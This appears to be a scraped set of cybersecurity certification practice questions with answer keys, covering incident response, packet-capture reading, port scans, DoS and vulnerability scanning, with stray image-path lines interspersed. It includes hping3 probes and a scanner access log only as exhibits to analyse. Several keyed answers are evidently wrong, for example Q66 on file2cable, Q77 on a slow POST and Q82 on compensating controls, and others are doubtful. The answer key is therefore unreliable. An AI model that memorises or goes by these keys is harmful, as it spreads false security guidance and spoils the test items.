A threat intelligence analyst who works for a technology firm received this report from a vendor.
“There has been an intellectual property theft campaign executed against organizations in the technology industry. Indicators for this activity are unique to each intrusion. The information that appears to be targeted is R&D data. The data exfiltration appears to occur over months via uniform TTPs. Please execute a defensive operation regarding this attack vector.”

Which of the following combinations suggests how the threat should MOST likely be classified and the type of analysis that would be MOST helpful in protecting against this activity?

A. Polymorphic malware and secure code analysis
B. Insider threat and indicator analysis
C. APT and behavioral analysis
D. Ransomware and encryption

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 47

The help desk informed a security analyst of a trend that is beginning to develop regarding a suspicious email that has been reported by multiple users. The analyst has determined the email includes an attachment named invoice.zip that contains the following files:


Locky.js
xerty.ini
xerty.lib

Further analysis indicates that when the .zip file is opened, it is installing a new version of ransomware on the devices. Which of the following should be done FIRST to prevent data on the company NAS from being encrypted by infected devices?

A. Disable access to the company VPN.
B. Email employees instructing them not to open the invoice attachment.
C. Set permissions on file shares to read-only.
D. Add the URL included in the .js file to the company's web proxy filter.

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:
Explanation:

QUESTION 48
After running a packet analyzer on the network, a security analyst has noticed the following output:



```
11:52:04  10.10.10.65.39769 > 192.168.50.147.80;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 48666)

11:52:04  10.10.10.65.39769 > 192.168.50.147.81;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 65179)

11:52:04  10.10.10.65.39769 > 192.168.50.147.83;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 42056)

11:52:04  10.10.10.65.39769 > 192.168.50.147.82;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 41568)
```

Which of the following is occurring?

A. A ping sweep
B. A port scan
C. A network map
D. A service discovery

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 49
A network technician is concerned that an attacker is attempting to penetrate the network, and wants to set a rule on the firewall to prevent the attacker from learning which IP addresses are valid on the network. Which of the following protocols needs to be denied?

A. TCP
B. SMTP
C. ICMP
D. ARP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
When network administrators observe an increased amount of web traffic without an increased number of financial transactions, the company is MOST likely experiencing which of the following attacks?

A. Bluejacking
B. ARP cache poisoning
C. Phishing
D. DoS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
A database administrator contacts a security administrator to request firewall changes for a connection to a new internal application.
The security administrator notices that the new application uses a port typically monopolized by a virus.
The security administrator denies the request and suggests a new port or service be used to complete the application's task.
Which of the following is the security administrator practicing in this example?

A. Explicit deny
B. Port security
C. Access control lists
D. Implicit deny

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website.
During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.
Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
A company discovers an unauthorized device accessing network resources through one of many network drops in a common area used by visitors.
The company decides that it wants to quickly prevent unauthorized devices from accessing the network but policy prevents the company from making changes on every connecting client.
Which of the following should the company implement?

A. Port security
B. WPA2
C. Mandatory Access Control
D. Network Intrusion Prevention

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54

Which of the following is a control that allows a mobile application to access and manipulate information which should only be available by another application on the same mobile device (e.g. a music application posting the name of the current song playing on the device on a social media site)?

A. Co-hosted application
B. Transitive trust
C. Mutually exclusive access
D. Dual authentication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
Using a heuristic system to detect an anomaly in a computer's baseline, a system administrator was able to detect an attack even though the company signature based IDS and antivirus did not detect it. Further analysis revealed that the attacker had downloaded an executable file onto the company PC from the USB port, and executed it to trigger a privilege escalation flaw. Which of the following attacks has MOST likely occurred?

A. Cookie stealing
B. Zero-day
C. Directory traversal
D. XML injection

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 56
An application development company released a new version of its software to the public. A few days after the release, the company is notified by end users that the application is notably slower, and older security bugs have reappeared in the new release. The development team has decided to include the security analyst during their next development cycle to help address the reported issues. Which of the following should the security analyst focus on to remedy the existing reported problems?

A. The security analyst should perform security regression testing during each application development cycle.

B. The security analyst should perform end user acceptance security testing during each application development cycle.
C. The security analyst should perform secure coding practices during each application development cycle.
D. The security analyst should perform application fuzzing to locate application vulnerabilities during each application development cycle.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Which of the following principles describes how a security analyst should communicate during an incident?

A. The communication should be limited to trusted parties only.
B. The communication should be limited to security staff only.
C. The communication should come from law enforcement.
D. The communication should be limited to management only.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
Management is concerned with administrator access from outside the network to a key server in the company. Specifically, firewall rules allow access to the server from anywhere in the company. Which of the following would be an effective solution?
A. Honeypot
B. Jump box
C. Server hardening
D. Anti-malware

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
Which of the following actions should occur to address any open issues while closing an incident involving various departments within the network?

A. Incident response plan
B. Lessons learned report
C. Reverse engineering process
D. Chain of custody documentation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
A security analyst has determined that the user interface on an embedded device is vulnerable to common SQL injections. The device is unable to be replaced, and the software cannot be upgraded. Which of the following should the security analyst recommend to add additional security to this device?

A. The security analyst should recommend this device be placed behind a WAF.
B. The security analyst should recommend an IDS be placed on the network segment.
C. The security analyst should recommend this device regularly export the web logs to a SIEM system.
D. The security analyst should recommend this device be included in regular vulnerability scans.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
A security analyst is performing a review of Active Directory and discovers two new user accounts in the accounting department. Neither of the users has elevated permissions, but accounts in the group are given access to the company’s sensitive financial management application by default. Which of the following is the BEST course of action?

A. Follow the incident response plan for the introduction of new accounts
B. Disable the user accounts
C. Remove the accounts' access privileges to the sensitive application
D. Monitor the outbound traffic from the application for signs of data exfiltration
E. Confirm the accounts are valid and ensure role-based permissions are appropriate

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
Several users have reported that when attempting to save documents in team folders, the following message is received:

```
The File Cannot Be Copied or Moved – Service Unavailable.
```

Upon further investigation, it is found that the syslog server is not obtaining log events from the file server to which the users are attempting to copy files. Which of the following is the MOST likely scenario causing these issues?

A. The network is saturated, causing network congestion
B. The file server is experiencing high CPU and memory utilization
C. Malicious processes are running on the file server
D. All the available space on the file server is consumed

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
Which of the following is MOST effective for correlation analysis by log for threat management?

A. PCAP
B. SCAP

C. IPS
D. SIEM

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
Which of the following represent the reasoning behind careful selection of the timelines and time-of-day boundaries for an authorized penetration test? (Select TWO).

A. To schedule personnel resources required for test activities
B. To determine frequency of team communication and reporting
C. To mitigate unintended impacts to operations
D. To avoid conflicts with real intrusions that may occur
E. To ensure tests have measurable impact to operations

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
Considering confidentiality and integrity, which of the following make servers more secure than desktops? (Select THREE).
A. VLANs
B. OS
C. Trained operators
D. Physical access restriction
E. Processing power
F. Hard drive capacity

Correct Answer: BCD

Section: (none)
Explanation

Explanation/Reference:

QUESTION 66

Given the following output from a Linux machine:

```
file2cable –i eth0 -f file.pcap
```

Which of the following BEST describes what a security analyst is trying to accomplish?

A. The analyst is attempting to measure bandwidth utilization on interface `eth0`.
B. The analyst is attempting to capture traffic on interface `eth0`.
C. The analyst is attempting to replay captured data from a PCAP file.
D. The analyst is attempting to capture traffic for a PCAP file.
E. The analyst is attempting to use a protocol analyzer to monitor network traffic.

Correct Answer: E
Section: (none)
Explanation
Explanation/Reference:

QUESTION 67

A recent audit has uncovered several coding errors and a lack of input validation being used on a public portal. Due to the nature of the portal and the severity of the errors, the portal is unable to be patched. Which of the following tools could be used to reduce the risk of being compromised?

A. Web application firewall
B. Network firewall
C. Web proxy
D. Intrusion prevention system

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
As part of the SDLC, software developers are testing the security of a new web application by inputting large amounts of random data. Which of the following types of testing is being performed?

A. Fuzzing
B. Regression testing
C. Stress testing
D. Input validation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
An organization uses Common Vulnerability Scoring System (CVSS) scores to prioritize remediation of vulnerabilities.

Management wants to modify the priorities based on a difficulty factor so that vulnerabilities with lower CVSS scores may get a higher priority if they are easier to implement with less risk to system functionality. Management also wants to quantify the priority. Which of the following would achieve management's objective?

A. (CVSS Score) * Difficulty = Priority
Where Difficulty is a range from 0.1 to 1.0 with 1.0 being easiest and lowest risk to implement
B. (CVSS Score) * Difficulty = Priority
Where Difficulty is a range from 1 to 5 with 1 being easiest and lowest risk to implement
C. (CVSS Score) / Difficulty = Priority

Where Difficulty is a range from 1 to 10 with 10 being easiest and lowest risk to implement

D. ((CVSS Score) * 2) / Difficulty = Priority
Where CVSS Score is weighted and Difficulty is a range from 1 to 5 with 5 being easiest and lowest risk to implement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 70
A security analyst is attempting to configure a vulnerability scan for a new segment on the network. Given the requirement to prevent credentials from traversing the network while still conducting a credentialed scan, which of the following is the BEST choice?

A. Install agents on the endpoints to perform the scan
B. Provide each endpoint with vulnerability scanner credentials
C. Encrypt all of the traffic between the scanner and the endpoint
D. Deploy scanners with administrator privileges on each endpoint

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
A cybersecurity consultant is reviewing the following output from a vulnerability scan against a newly installed MS SQL Server 2012 that is slated to go into production in one week:



```
Summary
The remote MS SQL server is vulnerable to the Hello overflow

Solution
Install Microsoft Patch Q316333 or disable the Microsoft SQL Server service or
use a firewall to protect the MS SQL port

References
MSB: MS02-043, MS02-056, MS02-061
CVE: CVE-2002-1123
BID: 5411
Other: IAVA 2002-B-0007
```

Based on the above information, which of the following should the system administrator do? (Select TWO).

A. Verify the vulnerability using penetration testing tools or proof-of-concept exploits.
B. Review the references to determine if the vulnerability can be remotely exploited.
C. Mark the result as a false positive so it will show in subsequent scans.
D. Configure a network-based ACL at the perimeter firewall to protect the MS SQL port.
E. Implement the proposed solution by installing Microsoft patch Q316333.

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
Which of the following are essential components within the rules of engagement for a penetration test? (Select TWO).

A. Schedule
B. Authorization
C. List of system administrators
D. Payment terms
E. Business justification

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
Nmap scan results on a set of IP addresses returned one or more lines beginning with “cpe:/o:” followed by a company name, product name, and version. Which of the following would this string help an administrator to identify?

A. Operating system
B. Running services
C. Installed software
D. Installed hardware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
Three similar production servers underwent a vulnerability scan. The scan results revealed that the three servers had two different vulnerabilities rated “Critical”.

The administrator observed the following about the three servers:

- The servers are not accessible by the Internet
- AV programs indicate the servers have had malware as recently as two weeks ago
- The SIEM shows unusual traffic in the last 20 days
- Integrity validation of system files indicates unauthorized modifications

Which of the following assessments is valid and what is the most appropriate NEXT step? (Select TWO).


A. Servers may have been built inconsistently
B. Servers may be generating false positives via the SIEM
C. Servers may have been tampered with
D. Activate the incident response plan

E. Immediately rebuild servers from known good configurations
F. Schedule recurring vulnerability scans on the servers

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
When reviewing network traffic, a security analyst detects suspicious activity:



```
110 172.150.200.129 TCP    1140 > 443 [SYN] Seq=0 Win=15901 Len=0 MSS=1460 SACK_PERM=1
111 172.150.200.129 TCP    1140 > 443 [ACK] Seq=1 ACK=1 Win=15091 Len=0
112 172.150.200.129 SSLv2  Client Hello
113 172.150.200.129 TCP    [TCP Dup ACK 112#1] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
114 172.150.200.129 SSLv2  [TCP Retransmission] Client Hello
115 172.150.200.129 TCP    [TCP Dup ACK 114#1] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
120 172.150.200.129 TCP    [TCP Dup ACK 114#2] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
122 172.150.200.129 SSLv2  [TCP Retransmission] Client Hello
```

Based on the log above, which of the following vulnerability attacks is occurring?

A. ShellShock
B. DROWN
C. Zeus
D. Heartbleed
E. POODLE

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76

An analyst was testing the latest version of an internally developed CRM system. The analyst created a basic user account. Using a few tools in Kali's latest distribution, the analyst was able to access configuration files, change permissions on folders and groups, and delete and create new system objects. Which of the following techniques did the analyst use to perform these unauthorized activities?

A. Impersonation
B. Privilege escalation
C. Directory traversal
D. Input injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
A security analyst is conducting traffic analysis and observes an HTTP POST to a web server. The POST header is approximately 1000 bytes in length. During transmission, one byte is delivered every ten seconds. Which of the following attacks is the traffic indicative of?

A. Exfiltration
B. DoS
C. Buffer overflow
D. SQL injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
While reviewing proxy logs, the security analyst noticed a suspicious traffic pattern. Several internal hosts were observed communicating with an external IP address over port 80 constantly. An incident was declared, and an investigation was launched. After interviewing the affected users, the analyst determined the activity started right after deploying a new graphic design suite. Based on this information, which of the following actions would be the appropriate NEXT step in the investigation?

A. Update all antivirus and anti-malware products, as well as all other host-based security software on the servers the affected users authenticate to.

B. Perform a network scan and identify rogue devices that may be generating the observed traffic. Remove those devices from the network.
C. Identify what the destination IP address is and who owns it, and look at running processes on the affected hosts to determine if the activity is malicious or not.
D. Ask desktop support personnel to reimage all affected workstations and reinstall the graphic design suite. Run a virus scan to identify if any viruses are present.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79

A SIEM analyst noticed a spike in activities from the guest wireless network to several electronic health record (EHR) systems. After further analysis, the analyst discovered that a large volume of data has been uploaded to a cloud provider in the last six months. Which of the following actions should the analyst do FIRST?


A. Contact the Office of Civil Rights (OCR) to report the breach
B. Notify the Chief Privacy Officer (CPO)
C. Activate the incident response plan
D. Put an ACL on the gateway router

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80

Given the following access log:



```
access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get
/js/query-ui/js/?a.aspectRatio:this.originalSize.height%7c%7c1%3ba=e(HTTP/1.1" 403 22

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /js/query-ui/js/?a.aspectRatio:this.originalSize.height | |
1;a=e( HTTP/1.1" 303 333

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /scripts/query-ui/js/J);F.optgroup=F .option;F .tbody=F
.tfoot=F .colorgroup=F .caption=F .thread;F .th=F .td;if (!c.support.htmlSerialize)F._default=(1, HTTP/1.1"
403 338
```


Which of the following accurately describes what this log displays?

A. A vulnerability in jQuery
B. Application integration with an externally hosted database
C. A vulnerability scan performed from the Internet
D. A vulnerability in Javascript

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
A company has been a victim of multiple volumetric DoS attacks. Packet analysis of the offending traffic shows the following:



```
09:23:45.058939 IP 192.168.1.1:2562 > 170.43.30.4:0 Flags[], seq 1887775210:1887776670, win 512, length 1460
09:23:45.058940 IP 192.168.1.1:2563 > 170.43.30.4:0 Flags[], seq 1887775211:1887776671, win 512, length 1460
09:23:45.058941 IP 192.168.1.1:2564 > 170.43.30.4:0 Flags[], seq 1887775212:1887776672, win 512, length 1460
09:23:45.058942 IP 192.168.1.1:2565 > 170.43.30.4:0 Flags[], seq 1887775213:1887776673, win 512, length 1460
```

Which of the following mitigation techniques is MOST effective against the above attack?

A. The company should contact the upstream ISP and ask that RFC1918 traffic be dropped.
B. The company should implement a network-based sinkhole to drop all traffic coming from 192.168.1.1 at their gateway router.

C. The company should implement the following ACL at their gateway firewall:
`DENY IP HOST 192.168.1.1 170.43.30.0/24.`

D. The company should enable the DoS resource starvation protection feature of the gateway NIPS.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
A business-critical application is unable to support the requirements in the current password policy because it does not allow the use of special characters. Management does not want to accept the risk of a possible security incident due to weak password standards. Which of the following is an appropriate means to limit the risks related to the application?

A. A compensating control
B. Altering the password policy
C. Creating new account management procedures
D. Encrypting authentication traffic

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
A threat intelligence analyst who works for a financial services firm received this report:

“There has been an effective waterhole campaign residing at www.bankfinancecompsoftware.com. This domain is delivering ransomware. This ransomware variant has been called “LockMaster” by researchers due to its ability to overwrite the MBR, but this term is not a malware signature. Please execute a defensive operation regarding this attack vector.”

The analyst ran a query and has assessed that this traffic has been seen on the network. Which of the following actions should the analyst do NEXT? (Select TWO).

A. Advise the firewall engineer to implement a block on the domain

B. Visit the domain and begin a threat assessment
C. Produce a threat intelligence message to be disseminated to the company
D. Advise the security architects to enable full-disk encryption to protect the MBR
E. Advise the security analysts to add an alert in the SIEM on the string “LockMaster”
F. Format the MBR as a precaution

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
QUESTION 84
The Chief Information Security Officer (CISO) has asked the security staff to identify a framework on which to base the security program. The CISO would like to achieve a certification showing the security program meets all required best practices. Which of the following would be the BEST choice?

A. OSSIM
B. SDLC
C. SANS
D. ISO

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
A security analyst is concerned that employees may attempt to exfiltrate data prior to tendering their resignations. Unfortunately, the company cannot afford to purchase a data loss prevention (DLP) system. Which of the following recommendations should the security analyst make to provide defense-in-depth against data loss? (Select THREE).

A. Prevent users from accessing personal email and file-sharing sites via web proxy
B. Prevent flash drives from connecting to USB ports using Group Policy
C. Prevent users from copying data from workstation to workstation
D. Prevent users from using roaming profiles when changing workstations
E. Prevent Internet access on laptops unless connected to the network in the office or via VPN
F. Prevent users from being able to use the copy and paste functions

Correct Answer: ABE
Section: (none)
Explanation
Explanation/Reference:

QUESTION 86
A cybersecurity analyst has identified a new mission-essential function that utilizes a public cloud-based system. The analyst needs to classify the information processed by the system with respect to CIA. Which of the following should provide the CIA classification for the information?

A. The cloud provider
B. The data owner
C. The cybersecurity analystD. The system administrator

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 87
A security analyst wants to scan the network for active hosts. Which of the following host characteristics help to differentiate between a virtual and physical host?

A. Reserved MACs
B. Host IPs
C. DNS routing tables
D. Gateway settings

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
A cybersecurity analyst is reviewing the following outputs:



```
root@kali!# hping3 -S -p 80 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=80 flags=RA seq=0 win=0 rtt=0.6 ms

root@kali!# hping3 -S -p 8080 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=8080 flags=SA seq=0 win=29200 rtt=11.9 ms
```

Which of the following can the analyst infer from the above output?

A. The remote host is redirecting port 80 to port 8080.
B. The remote host is running a service on port 8080.
C. The remote host’s firewall is dropping packets for port 80.
D. The remote host is running a web server on port 80.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89

A new policy requires the security team to perform web application and OS vulnerability scans. All of the company's web applications use federated authentication and are accessible via a central portal. Which of the following should be implemented to ensure a more thorough scan of the company's web application, while at the same time reducing false positives?

A. The vulnerability scanner should be configured to perform authenticated scans.
B. The vulnerability scanner should be installed on the web server.
C. The vulnerability scanner should implement OS and network service detection.
D. The vulnerability scanner should scan for known and unknown vulnerabilities.

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 90

An organization wants to harden its web servers. As part of this goal, leadership has directed that vulnerability scans be performed, and the security team should remediate the servers according to industry best practices. The team has already chosen a vulnerability scanner and performed the necessary scans, and now the team needs to prioritize the fixes. Which of the following would help to prioritize the vulnerabilities for remediation in accordance with industry best practices?

A. CVSS
B. SLA
C. ITIL
D. OpenVAS
E. Qualys

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

